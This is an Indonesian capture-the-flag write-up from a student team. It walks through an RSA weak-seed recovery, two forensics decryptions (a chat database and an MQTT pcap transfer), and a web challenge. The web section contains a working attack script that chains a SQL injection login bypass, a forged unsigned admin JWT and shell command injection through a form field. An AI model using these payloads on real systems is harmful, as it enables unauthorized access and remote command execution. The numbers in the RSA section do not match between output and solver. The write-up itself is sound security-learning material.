



[NEC - Network Engginering Competition 2026]

NAMA TIM : SMK 6 MALANG

KETUA TIM :


- Muhammad Isaki Prananda

ANGGOTA TIM :

- Marisa Dea Khusnul Khotimah

Cryptography

Deterministic Fate - 250 Point



Terdapat Sebuah Chall yaitu RSA...

chall.py

```
from hashlib import sha512
from Crypto.Util.number import isPrime, bytes_to_long
from math import gcd
import secrets
FLAG = b"NEC{REDACTED}"
MASK = (1 << 128) - 1
def weak_random(seed):
    x = seed
    x ^= x >> 23
    x ^= (x << 41) & MASK
    return x & MASK
def prime_from_seed(seed, label):
    seed_bytes = seed.to_bytes(16, "big")
    raw = sha512(
```

```

        label + seed_bytes
    ).digest()
    candidate = int.from_bytes(raw, "big")
    # Paksa menjadi 512-bit dan odd
    candidate |= (1 << 511)
    candidate |= 1
    while not isPrime(candidate):
        candidate += 2
    return candidate
seed = secrets.randbits(128)
p = prime_from_seed(seed, b"P")
q = prime_from_seed(seed, b"Q")
assert p != q
n = p * q
phi = (p - 1) * (q - 1)
e = 65537
assert gcd(e, phi) == 1
m = bytes_to_long(FLAGS)
assert m < n
c = pow(m, e, n)
leak = weak_random(seed)
print(f"n = {n}")
print(f"e = {e}")
print(f"c = {c}")
print(f"leak = {leak}")

```

jika kita jalankan akan mendapatkan output

```

[environment]-(root@neverland-studio): [/home/_/Documents/NEC Cyber Security/Cryptography/Deterministic Fate]
# python3 chall.py
n = 7289185213572036384273868279269795747021034858991173451621827832472628748120301560383487344993255434330734346914919223793531519278312800454158552103260028
6782021892738943611015485108904039902828808242560320369757214467209317036473705064493128025667396909082776755103008097524581224761203671299551057920162651
e = 65537
c = 19626496928043311633806480098909278905547396831830380072608897516253540921359869227055994080611361510743703941853681368196660207619521310331046166563670140
7638853226299450469155027655734309623378913836778510132130320387869352648259782885757648693751311950108915538629037857245301980988239693638214013120773148
leak = 181868911730685837817777011223992598891

```

Disini kita membuat solver seperti berikut....

solver.py

```

from hashlib import sha512
from Crypto.Util.number import isPrime, bytes_to_long, long_to_bytes,
inverse
from math import gcd
MASK = (1 << 128) - 1
def un_weak_random(leak):
    # Reverse step 2: y = x ^ ((x << 41) & MASK)
    x = leak

```

HAL

3

```

x ^= (x << 41) & MASK
x ^= (x << 82) & MASK
# Reverse step 1: x = seed ^ (seed >> 23)
seed = x
seed ^= (seed >> 23)
seed ^= (seed >> 46)
seed ^= (seed >> 92)
return seed & MASK
def weak_random(seed):
    x = seed
    x ^= x >> 23
    x ^= (x << 41) & MASK
    return x & MASK
def prime_from_seed(seed, label):
    seed_bytes = seed.to_bytes(16, "big")
    raw = sha512(label + seed_bytes).digest()
    candidate = int.from_bytes(raw, "big")
    candidate |= (1 << 511)
    candidate |= 1
    while not isPrime(candidate):
        candidate += 2
    return candidate
n =
903535553213531487366729286811365759638113879611899571542977136880361
674143050436120409344329845840205071429456137849013503449496146441127
576866589921838608986123076342897441801933000234395390806151281195896
765485897727579512112781045583929096001090012523803428524404516321400
96816360886819965266945737542701
e = 65537
c =
873917774357340264724879199976679069673915733027576982744949006388259
757634837882891870561771503319766073396913753519721491086953995335277
658589309552068013940533727292852816496012400830177031807970071385375
199321539519320624761984530416624805264234903783013918175716587600376
40418251035122661390257945076608
leak = 257570728668920939828851136226537058374
seed = un_weak_random(leak)
assert weak_random(seed) == leak, "Inversion failed!"
p = prime_from_seed(seed, b"P")
q = prime_from_seed(seed, b"Q")
assert p * q == n, "p * q does not match n!"
phi = (p - 1) * (q - 1)

```


```
d = inverse(e, phi)
m = pow(c, d, n)
flag = long_to_bytes(m)
print(f"FLAG: {flag.decode('utf-8', errors='ignore')}")
```

Dan flag pun di dapatkan

FLAG: NEC{r54_1s_0nly_45_str0ng_45_y0ur_r4nd0mn355}

Forensics

WhastBro - 500 Point



Diberikan soal yaitu kita melakukan analisis pada sebuah chat....
disini saya melakukan analisis pada sebuah database yang di tinggalkan oleh pelaku chat

id	thread	ts	body	state
1	dev-server	1761850400		1
2	dev-server	1761850520		1
3	dev-server	1761850600		1
4	dev-server	1761851100	0a046661697a12284a610e67610e20026108817320646920677275782e204b69746120683656b206c6f72064756c752e	1
5	arsip	1761851500		0
6	arsip	1761851500		0
7	arsip	1761851620		0

nah kemudian saya tertuju pada arsip yang saya cek cek ternyata terenkripsi kemudian saya cari key nya dan nemu pada file
runtime_state.xml

runtime_state.xml

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string
name="install_key">qRZjRpim5u/AHShnFpKFmnU/O7EghjBkq/ZjqryoKmM=</stri
```

HAL

```

ng>
  <string name="kdf_salt">wPMRzBFs2sbBKcqQLwKGNQ==</string>
  <int name="kdf_iters" value="135000" />
  <string name="msg_cipher">AES-256-GCM</string>
  <string name="aead_aad">thread:rowid</string>
  <boolean name="biometric_lock" value="true" />
  <long name="last_sync" value="1761051500" />
</map>

```

disini saya melakukan solver dengan cepat langsung mendapatkan flag nya

decrypt.py

```

import base64
import os
import sqlite3
import xml.etree.ElementTree as ET
from datetime import datetime
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
BASE = os.path.dirname(os.path.abspath(__file__))
APP = os.path.join(BASE, "com.example.whastbro")
XML = os.path.join(APP, "config", "runtime_state.xml")
DB = os.path.join(APP, "records", "conversations.db")
def load_config():
    root = ET.parse(XML).getroot()
    cfg = {}
    for e in root:
        name = e.attrib["name"]
        if e.tag == "string":
            cfg[name] = e.text
        elif e.tag in ("int", "long"):
            cfg[name] = int(e.attrib["value"])
        elif e.tag == "boolean":
            cfg[name] = e.attrib["value"] == "true"
    return cfg
def derive_key(cfg):
    key = base64.b64decode(cfg["install_key"])
    salt = base64.b64decode(cfg["kdf_salt"])
    kdf = PBKDF2HMAC(algorithm=hashes.SHA256(), length=32,

```

```

salt=salt, iterations=cfg["kdf_iters"])
    return kdf.derive(key)
def parse_proto(data):
    fields = {}
    i = 0
    while i < len(data):
        tag = data[i]; i += 1
        fn, wt = tag >> 3, tag & 0x7
        if wt == 2:
            ln = data[i]; i += 1
            fields[fn] = data[i:i+ln]; i += ln
        elif wt == 0:
            v = sh = 0
            while True:
                b = data[i]; i += 1
                v |= (b & 0x7f) << sh; sh += 7
                if not (b & 0x80): break
            fields[fn] = v
        else:
            break
    return fields
def decrypt_body(key, fields, aad):
    try:
        ct = fields[3] + fields[4]
        return AESGCM(key).decrypt(fields[2], ct, aad).decode()
    except Exception as e:
        return f"[gagal: {e}]"
def load_db():
    conn = sqlite3.connect(DB)
    conn.execute("PRAGMA wal_checkpoint(PASSIVE);")
    cur = conn.cursor()
    cur.execute("SELECT id, thread, ts, body, state FROM messages
ORDER BY ts")
    msgs = [{"id": r[0], "thread": r[1], "ts": r[2],
            "body": r[3] if isinstance(r[3], bytes) else r[3].encode(),
            "state": r[4]} for r in cur.fetchall()]
    cur.execute("SELECT note FROM drafts")
    drafts = [r[0] for r in cur.fetchall()]
    conn.close()
    return msgs, drafts
def ts(unix):
    return datetime.fromtimestamp(unix).strftime("%H:%M:%S")

```



```

def main():
    cfg = load_config()
    key = derive_key(cfg)
    print(f"[*] AES key: {key.hex()}\n")
    msgs, drafts = load_db()
    print("[drafts]")
    for d in drafts:
        print(f" {d}")
    print("\n[dev-server]")
    for m in msgs:
        if m["state"] != 1:
            continue
        f = parse_proto(m["body"])
        sender = f.get(1, b"?").decode()
        text = f.get(2, b"").decode()
        print(f" {ts(m['ts'])} {sender}: {text}")
    print("\n[arsip - decrypted]")
    for m in msgs:
        if m["state"] != 0:
            continue
        f = parse_proto(m["body"])
        sender = f.get(1, b"?").decode()
        aad = f"{m['thread']}:{m['id']}".encode()
        text = decrypt_body(key, f, aad)
        print(f" {ts(m['ts'])} {sender}: {text}")
        if "NEC{" in text:
            start = text.index("NEC{")
            end = text.index("}", start) + 1
            print(f"\n[flag] {text[start:end]}")
if __name__ == "__main__":
    main()

```

dan FLAG Ketemu....

FLAG : NEC{the_wal_remembers_what_deploys_forget}

IoT Security Research - 250



Disini kami di berikan file pcap yang kita analisis ada sebuah clue yang lumayan banyak....

```
iot/crypto/public{"device":"MIRA-NODE","algorithm":"RSA","n":"952147
62354313457087023500363722148500083784637875975682145040
94894315848721423756729912401164869779943462688493995464
30655064567634897089021406955260353443304153978429258095
83944193292969615125740871411504735601253386829858596971
68234119161721085108163025968854750430559028440659421451
2838919665138203514339","e":65537}
lab/chat/inggid{"from":"Inggid","text":"config crypto-nya masih turunan
prototype demo, cuma nama device yang kuganti."}
iot/crypto/session{"transfer_id":"TX-4812","key_cipher":"RSA-1024-RA
W-PKCS1","encrypted_session_key":"19723c7eadd8e7e2b527a76ac5
88a420d19333364acb401d144ab552631cd40cc4d9e4ee875efa31bcc
79a0e43121f74882d26b881f514197fb5a29c208d613f7fad49b4eff6fed
4f22c6504fad018a9cd2f93d4f8866ec3362fabfd5cf46e932e719a262bc
148e2ef84153976a295f264bfc1bfda194d0d566a518aaee7dbd3"}
lab/chat/inggid{"from":"Inggid","text":"aneh. gateway bilang complete
tapi filenya gak muncul."}
```

```
iot/transfer/meta{"transfer_id":"TX-4812","sender":"MIRA-NODE","receiver":"INGGID-HUB","filename":"hasil_penelitian.zip","cipher":"AES-128-CBC","iv":"d2597bb0b5d9c63a481ca46228900764","chunks":24,"chunk_size":213,"ciphertext_sha256":"dedb3cdbb3ff31c23a5c1cdc4a94a3e4605b1b2f716f45c32a3a52ced668b516","timestamp":"2026-08-24T09:32:14Z"}
lab/chat/inggid{"from":"Inggid","text":"jangan kirim ulang dulu. aku cek capture dari gateway."}
```

Setelah saya amati terdapat sebuah file zip yang bisa kita ambil dari pcap tersebut kemudian saya melakukan tshark untuk mengubah mqtt itu menjadi sebuah file bin.

```
tshark -r penelitian.pcap \
-Y 'mqtt.topic matches "^iot/transfer/data/[0-9]+$"' \
-T fields \
-e mqtt.topic \
-e mqtt.msg \
| sort -t/ -k4n \
| cut -f2 \
| tr -d '\n' \
| xxd -r -p > ciphertext.bin
```

```
(neverland-studio@neverland-studio) - [~/Documents/NEC Cyber Security/Forensic/IoT Security Research]
$ ls
ciphertext.bin  output.txt  penelitian.pcap  session.txt  solver.py
```

Kemudian kita mendapatkan bin yang di ubah menjadi zip dengan memakai openssl enc...

```
openssl enc -d -aes-128-cbc \
-K 54ec152c2eef3d9d1061228ed56c2586 \
-iv d2597bb0b5d9c63a481ca46228900764 \
-in ciphertext.bin \
-out hasil_penelitian.zip
```

```

[~](neverland-studio@neverland-studio)-[~/Documents/NEC Cyber Security/Forensic/IoT Security Research]
$ openssl enc -d -aes-128-cbc \
-K 54ec152c2eef3d9d1061228ed56c2586 \
-iv d2597bb0b5d9c63a481ca46228900764 \
-in ciphertext.bin \
-out hasil_penelitian.zip

[~](neverland-studio@neverland-studio)-[~/Documents/NEC Cyber Security/Forensic/IoT Security Research]
$ unzip hasil_penelitian.zip
Archive: hasil_penelitian.zip
  inflating: experiment.log
  inflating: sensor_data.csv
  inflating: dragonfly.jpg
  inflating: README.txt

```

setelah kita unzip kita mendapatkan sebuah berbagai file nah kita akan melakukan exiftool untuk melihat metadata gambar

```

[~](neverland-studio@neverland-studio)-[~/Documents/NEC Cyber Security/Forensic/IoT Security Research]
$ exiftool dragonfly.jpg
ExifTool Version Number      : 13.55
File Name                    : dragonfly.jpg
Directory                   : .
File Size                    : 6.1 kB
File Modification Date/Time  : 2026:08:24 09:30:00+07:00
File Access Date/Time       : 2026:08:24 09:30:00+07:00
File Inode Change Date/Time  : 2026:08:29 13:22:08+07:00
File Permissions             : -rw-----
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Exif Byte Order              : Big-endian (Motorola, MM)
User Comment                  : NEC{r3us3d_pr1m3s_l34k_th3_r3s34rch}
Image Width                  : 320
Image Height                  : 180
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 320x180
Megapixels                   : 0.058


```

Dan flag pun di temukan

FLAG : NEC{r3us3d_pr1m3s_l34k_th3_r3s34rch}


WEB EXPLOITATION

The Dragonfly Market - 250 Point



Disini saya melakukan analisis pada web nya dan saya melihat dan mencoba melakukan injection sql dan ternyata bisa

```
username = ' OR 1=1--  
password = x
```



■
kemudian saya membuat solver dan saya memakai JWT palsu untuk admin karena jika langsung akan terjadi 403...

solver.py

```
import base64, json, requests, re
BASE = "http://nec2026.capoeng.id:10076/"
def b64e(s):
    return base64.urlsafe_b64encode(s.encode()).rstrip(b"=").decode()
r = requests.post(f"{BASE}/login",
                  data={"username": "' OR 1=1--", "password": "x"},
                  allow_redirects=False)
print(f"[1] SQLi login: {r.status_code} → {r.headers.get('Location')}")
header = b64e(json.dumps({"alg": "none", "typ": "JWT"}))
payload = b64e(json.dumps({"sub": "admin", "role": "admin"}))
jwt_forged = f"{header}.{payload}."
session = requests.Session()
session.cookies.set("dragonfly_session", jwt_forged)
r = session.get(f"{BASE}/admin")
print(f"[2] /admin access: {r.status_code}")
def rce(cmd):
    r = session.post(f"{BASE}/admin/connectivity",
                    data={"supplier": f"localhost; {cmd}"})
    idx = r.text.find("ip6-loopback")
    if idx > 0:
        start = r.text.find("\n", idx) + 1
        return r.text[start:start+500].split("<")[0].strip()
    return ""
print(f"[3] id: {rce('id')}")
print(f"[4] flag: {rce('cat /var/lib/.field/flag.txt')}")
```

```
(environment)-(root@neverland-studio)-[/home/.../Documents/NEC Cyber Security/Web Exploitation /The Dragonfly Market]
# python3 solver.py
[1] SQLi login: 302 → /dashboard
[2] /admin access: 200
[3] id: uid=10001(challenge) gid=10001(challenge) groups=10001(challenge)
[4] flag: NEC{c0mm4nd_line_to_the_field_7f3a}
```

flag pun ditemukan...

FLAG : NEC{c0mm4nd_line_to_the_field_7f3a}



**KAPAN LAGI YAH CTF KAYAK GINI
LAGI.....**